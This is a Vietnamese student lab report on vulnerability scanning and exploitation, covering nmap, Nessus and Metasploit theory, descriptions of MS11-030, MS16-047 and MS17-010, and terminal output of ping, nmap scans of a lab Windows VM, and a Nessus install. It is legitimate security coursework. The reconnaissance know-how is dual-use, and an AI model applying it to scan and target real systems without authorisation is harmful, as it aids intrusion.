

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn Học: Thực Tập Cơ Sở
Báo Cáo Thực Hành Bài 12
Tìm kiếm và khai thác lỗ hổng

Giảng viên:	TS. Phạm Hoàng Duy
Sinh viên:	Hoàng Anh Khoa
Mã sinh viên:	B22DCAT164
Hệ đào tạo:	Đại học chính quy

Hà Nội, 4/2025

Mục Lục

1. Mục đích	2
2. Nội dung thực hành	2
2.1.Cơ sở lý thuyết.....	2
2.1.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework	2
2.2.1. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được	3
2.1.2. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được.....	5
2.2. Các bước thực hiện	6
2.2.1. Chuẩn bị môi trường.....	6
2.2.2. Sử dụng nmap/zenmap để quét các cổng dịch vụ	7
2.2.3. Sử dụng nessus để quét các lỗ hổng	9
2.2.4. Sử dụng Metasploit framework khai thác lỗ hổng	13
3. Kết Luận.....	15
4. Tài liệu tham khảo	15

Môn học Thực tập cơ sở

Bài 12: Tìm kiếm và khai thác lỗ hổng

1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

2. Nội dung thực hành

2.1. Cơ sở lý thuyết

2.1.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework

a. Công cụ Nmap

Nmap (Network Mapper) được Gordon Lyon giới thiệu lần đầu vào năm 1997, là một công cụ quét, theo dõi và đánh giá bảo mật hàng đầu, ban đầu nmap chỉ phát triển trên hệ điều hành linux, về sau có cả phiên bản dành cho các hệ điều hành khác như Windows, Mac OS,... đặc biệt nmap có một phiên bản GUI tên là Zenmap.

Nmap có thể thực hiện quét trên một IP, dải IP, domain hay là cả một danh sách. Ví dụ: thekalitools.com, thekalitools.com/24, 192.168.0.1; 10.0.0-255.1-254;...

b. Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới.

Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,.... Nessus bao gồm hai phần chính:

- Nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét
- Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng.

Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus

- Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

c. Công cụ Metasploit

Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp.

2.2.1. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được

Lỗ hổng bảo mật là những lỗi phần mềm, lỗi trong đặc điểm kỹ thuật và thiết kế, nhưng đa số là lỗi trong lập trình. Bất kỳ gói phần mềm lớn nào cũng có hàng ngàn lỗi. Đây là những lỗ hổng nằm ử mình trong hệ thống phần mềm của chúng ta, đợi đến khi được kích hoạt hoặc bị phát hiện. Khi đó, chúng có thể được dùng để tấn công các hệ thống.

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo nên sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép truy cập bất hợp pháp vào hệ thống. Các lỗ hổng bảo mật có thể nằm ngay các dịch vụ cung cấp như web, mail, ftp,...

Ngoài ra các chương trình ứng dụng hay dùng cũng chứa các lỗ hổng.

Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: có thể do lỗi của bản thân hệ thống, hoặc do người quản trị hệ thống không hiểu sâu sắc các dịch vụ cung cấp hoặc do người dùng sử dụng có ý thức bảo mật kém click vào các đường link hoặc tải về các ứng dụng độchại.

Lỗ hổng bảo mật có mức độ ảnh hưởng khác nhau. Có những lỗ hổng chỉ ảnh hưởng đến chất lượng dịch vụ cung cấp nhưng cũng có những lỗ hổng ảnh hưởng tới cả hệ thống hoặc làm ngưng trệ dịch vụ. Một số cổng dịch vụ quét được lỗ hổng như: SSH, FTP, SMTP, HTTP, HTTPS, DNS, SNMP, MySQL,...

❖ Lỗ hổng Nessus quét được trên máy Windows 7:

Lỗ hổng MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Lỗ hổng MS11-030, còn được biết đến với tên gọi "Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)", là một lỗ hổng bảo mật được Microsoft công bố vào tháng 4 năm 2011. Lỗ hổng này tác động đến dịch vụ DNS (Domain Name System) trên hệ điều hành Windows.

Các tác hại của lỗ hổng này có thể rất nghiêm trọng, bao gồm:

- Thực thi mã từ xa (Remote Code Execution - RCE): Tin tặc có thể tận dụng lỗ hổng này để thực thi mã từ xa trên máy chủ DNS, cho phép họ chiếm quyền kiểm soát và thực hiện các hoạt động không ủng hộ trên hệ thống.
- Tấn công từ xa: Tin tặc có thể thực hiện các cuộc tấn công từ xa thông qua lỗ hổng này, có thể dẫn đến mất kiểm soát hoặc phá hủy dịch vụ DNS.
- Đánh cắp dữ liệu: Nếu máy chủ DNS bị chiếm quyền kiểm soát, tin tặc có thể sử dụng lỗ hổng này để đánh cắp dữ liệu quan trọng từ các giao tiếp DNS.

Lỗ hổng MS11-030 tồn tại trong các hệ thống Windows và ảnh hưởng đến các phiên bản của Windows Server từ Windows 2003 đến Windows Server 2008 R2.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật (security patches) để sửa chữa lỗ hổng và bảo vệ người dùng khỏi các cuộc tấn công tiềm ẩn. Việc quan trọng nhất là cập nhật hệ thống của bạn với các bản vá bảo mật mới nhất từ Microsoft. Ngoài ra, người quản trị hệ thống cũng cần kiểm tra và cấu hình máy chủ DNS một cách chính xác để giảm thiểu rủi ro từ lỗ hổng này.

Lỗ hổng Unsupported Windows OS (remote):

Lỗ hổng "Unsupported Windows OS (remote)" là một lỗ hổng bảo mật xuất phát từ việc sử dụng hệ điều hành Windows không được hỗ trợ hoặc đã hết hạn hỗ trợ. Điều này có thể xảy ra khi người dùng vẫn tiếp tục sử dụng các phiên bản cũ của Windows mà Microsoft không còn cung cấp các bản vá bảo mật hoặc hỗ trợ kỹ thuật cho chúng nữa.

Các tác hại của lỗ hổng này có thể bao gồm:

- Rủi ro bảo mật cao: Hệ điều hành không được cập nhật thường xuyên có thể dễ dàng trở thành mục tiêu của các cuộc tấn công mạng, bao gồm vi rút, phần mềm độc hại và các kỹ thuật tấn công khác.
- Thiếu tính ổn định và hiệu suất: Việc sử dụng hệ điều hành không được hỗ trợ có thể gây ra các vấn đề về hiệu suất, ổn định và tương thích với các ứng dụng và phần cứng mới.
- Khả năng hoạt động không ổn định: Các lỗi hoặc vấn đề kỹ thuật có thể xuất hiện do thiếu các bản vá bảo mật hoặc hỗ trợ từ nhà sản xuất.

- Vi phạm quy định tuân thủ và an ninh thông tin: Trong một số ngành công nghiệp hoặc tổ chức, việc sử dụng hệ điều hành không được hỗ trợ có thể vi phạm các quy định về tuân thủ hoặc an ninh thông tin.

Cách khắc phục lỗ hổng này bao gồm:

- Nâng cấp hệ điều hành: Người dùng nên cân nhắc nâng cấp lên phiên bản Windows mới nhất để đảm bảo nhận được các bản vá bảo mật và hỗ trợ từ Microsoft.
- Cập nhật bảo mật định kỳ: Người dùng nên thường xuyên kiểm tra và cài đặt các bản vá bảo mật mới nhất cho hệ thống của mình.
- Sử dụng phần mềm bảo mật: Cài đặt và duy trì các giải pháp phần mềm bảo mật để bảo vệ hệ thống khỏi các mối đe dọa trực tuyến.
- Điều chỉnh quy trình và chính sách bảo mật: Trong trường hợp không thể nâng cấp lên phiên bản Windows mới nhất, tổ chức cần áp dụng các biện pháp bảo mật phù hợp và điều chỉnh các chính sách để giảm thiểu rủi ro từ lỗ hổng này.

Lỗ hổng MS17-010: Xem chi tiết mục 2.1.3

Lỗ hổng MS16-047:

MS16-047 là một bản cập nhật bảo mật cho các giao thức từ xa SAM (Security Account Manager) và LSAD (Local Security Authority Domain). Lỗ hổng này, còn được gọi là Badlock, có thể gây ra các vấn đề về an ninh như tăng quyền đặc quyền (elevation of privilege), tấn công man-in-the-middle và giả mạo người dùng đã được xác thực.

Tác hại của lỗ hổng này là kẻ tấn công có thể khai thác nó để tăng quyền đặc quyền và thực hiện các hành động không được ủy quyền trên hệ thống mục tiêu. Điều này có thể dẫn đến mất dữ liệu quan trọng, sự xâm nhập vào hệ thống, hoặc thậm chí là kiểm soát toàn bộ hệ thống.

Lỗ hổng MS16-047 tồn tại trên các máy chủ Windows chạy các phiên bản hệ điều hành nhất định và sử dụng các phiên bản cũ của các giao thức SAM và LSAD.

Để khắc phục lỗ hổng này, người dùng cần cập nhật hệ thống của mình bằng cách cài đặt bản vá bảo mật từ Microsoft được cung cấp trong cập nhật MS16-047. Việc này sẽ giúp bảo vệ hệ thống khỏi việc bị tấn công và bảo vệ dữ liệu quan trọng khỏi rủi ro.

2.1.2. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010)

Lỗ hổng MS17-010 là một lỗ hổng bảo mật trong giao thức SMBv1 (Server Message Block version 1), được phát hiện và công bố bởi Microsoft vào tháng 3 năm 2017. Đây là một lỗ hổng đặc biệt nguy hiểm vì nó cho phép tin tặc thực hiện tấn công từ xa trên các hệ thống chạy hệ điều hành Windows.

Tác hại của lỗ hổng này rất nghiêm trọng. Nó cho phép tin tặc thực hiện tấn công kiểu "Remote Code Execution" (RCE), có nghĩa là tin tặc có thể thực thi mã từ xa trên hệ thống mục tiêu mà không cần tài khoản người dùng hợp lệ. Điều này có thể dẫn đến việc kiểm soát hoàn toàn hệ thống, đánh cắp dữ liệu, triển khai phần mềm độc hại, hoặc thậm chí tấn công các hệ thống khác trong mạng nội bộ.

Lỗ hổng MS17-010 tồn tại trong các phiên bản của hệ điều hành Windows từ Windows 7 đến Windows Server 2016.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật. Đối với người dùng và quản trị viên hệ thống, việc cập nhật hệ thống với các bản vá bảo mật mới nhất từ Microsoft là cách hiệu quả nhất để ngăn chặn việc tận dụng lỗ hổng này. Ngoài ra, có thể tắt giao thức SMBv1 hoặc triển khai các biện pháp kiểm soát truy cập bổ sung để giảm thiểu rủi ro từ lỗ hổng MS17-010.

2.2. Các bước thực hiện

2.2.1. Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework
- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; Metasploit framework (Kali Linux)

2.2.2. Sử dụng nmap/zenmap để quét các cổng dịch vụ

```
Command Prompt

C:\Users\AnhKhoa>ping 192.168.93.129

Pinging 192.168.93.129 with 32 bytes of data:
Reply from 192.168.93.129: bytes=32 time<1ms TTL=64
Reply from 192.168.93.129: bytes=32 time=1ms TTL=64
Reply from 192.168.93.129: bytes=32 time=1ms TTL=64
Reply from 192.168.93.129: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.93.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AnhKhoa>
```

```
Command Prompt - date

Microsoft Windows [Version 10.0.19045.5608]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AnhKhoa>echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164

C:\Users\AnhKhoa>date
The current date is: Sun 04/13/2025
Enter the new date: (mm-dd-yy) _
```

```
kali@B22DCAT164-HoangAnhKhoa-kali: ~
File Actions Edit View Help

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ ping 192.168.93.138
PING 192.168.93.138 (192.168.93.138) 56(84) bytes of data:
64 bytes from 192.168.93.138: icmp_seq=1 ttl=128 time=1.28 ms
64 bytes from 192.168.93.138: icmp_seq=2 ttl=128 time=1.15 ms
64 bytes from 192.168.93.138: icmp_seq=3 ttl=128 time=0.281 ms
64 bytes from 192.168.93.138: icmp_seq=4 ttl=128 time=1.27 ms
^C
--- 192.168.93.138 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 0.281/0.995/1.284/0.415 ms

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$
```

```
kali@B22DCAT164-HoangAnhKhoa-kali: ~
File Actions Edit View Help

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ date
Sun Apr 13 04:02:38 AM EDT 2025

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$
```



```
kali@B22DCAT164-HoangAnhKhoa-kali: ~
File Actions Edit View Help

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ nmap -F 192.168.93.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 06:33 EDT
Nmap scan report for 192.168.93.138
Host is up (0.00087s latency).
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:0A:86:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ date
Sun Apr 13 04:02:38 AM EDT 2025
```

```
Zenmap
Scan Tools Profile Help
Target: 192.168.93.138 Profile: Quick scan Scan Cancel
Command: nmap -T4 -F 192.168.93.138

Hosts Services
OS Host
192.168.93.138

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -F 192.168.93.138 Details

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 06:35 EDT
Nmap scan report for 192.168.93.138
Host is up (0.00099s latency).
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:0A:86:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
File Actions Edit View Help

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ date
Sun Apr 13 04:02:38 AM EDT 2025
```

2.2.3. Sử dụng nessus để quét các lỗ hổng


```
khoaha-b22dcat164@khoahab22dcat164: ~/Downloads
khoaha-b22dcat164@khoahab22dcat164:~$ cd Downloads
khoaha-b22dcat164@khoahab22dcat164:~/Downloads$ ls
Nessus-10.8.3-ubuntu1604_amd64.deb
khoaha-b22dcat164@khoahab22dcat164:~/Downloads$ sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
[sudo] password for khoaha-b22dcat164:
Selecting previously unselected package nessus.
(Reading database ... 201763 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-ubuntu1604_amd64.deb ...
Unpacking nessus (10.8.3) ...
Setting up nessus (10.8.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass



khoaha-b22dcat164@khoahab22dcat164: ~
khoaha-b22dcat164@khoahab22dcat164:~$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164
khoaha-b22dcat164@khoahab22dcat164:~$ date
Chủ nhật, 13 Tháng 4 năm 2025 18:29:09 +07
khoaha-b22dcat164@khoahab22dcat164:~$
```


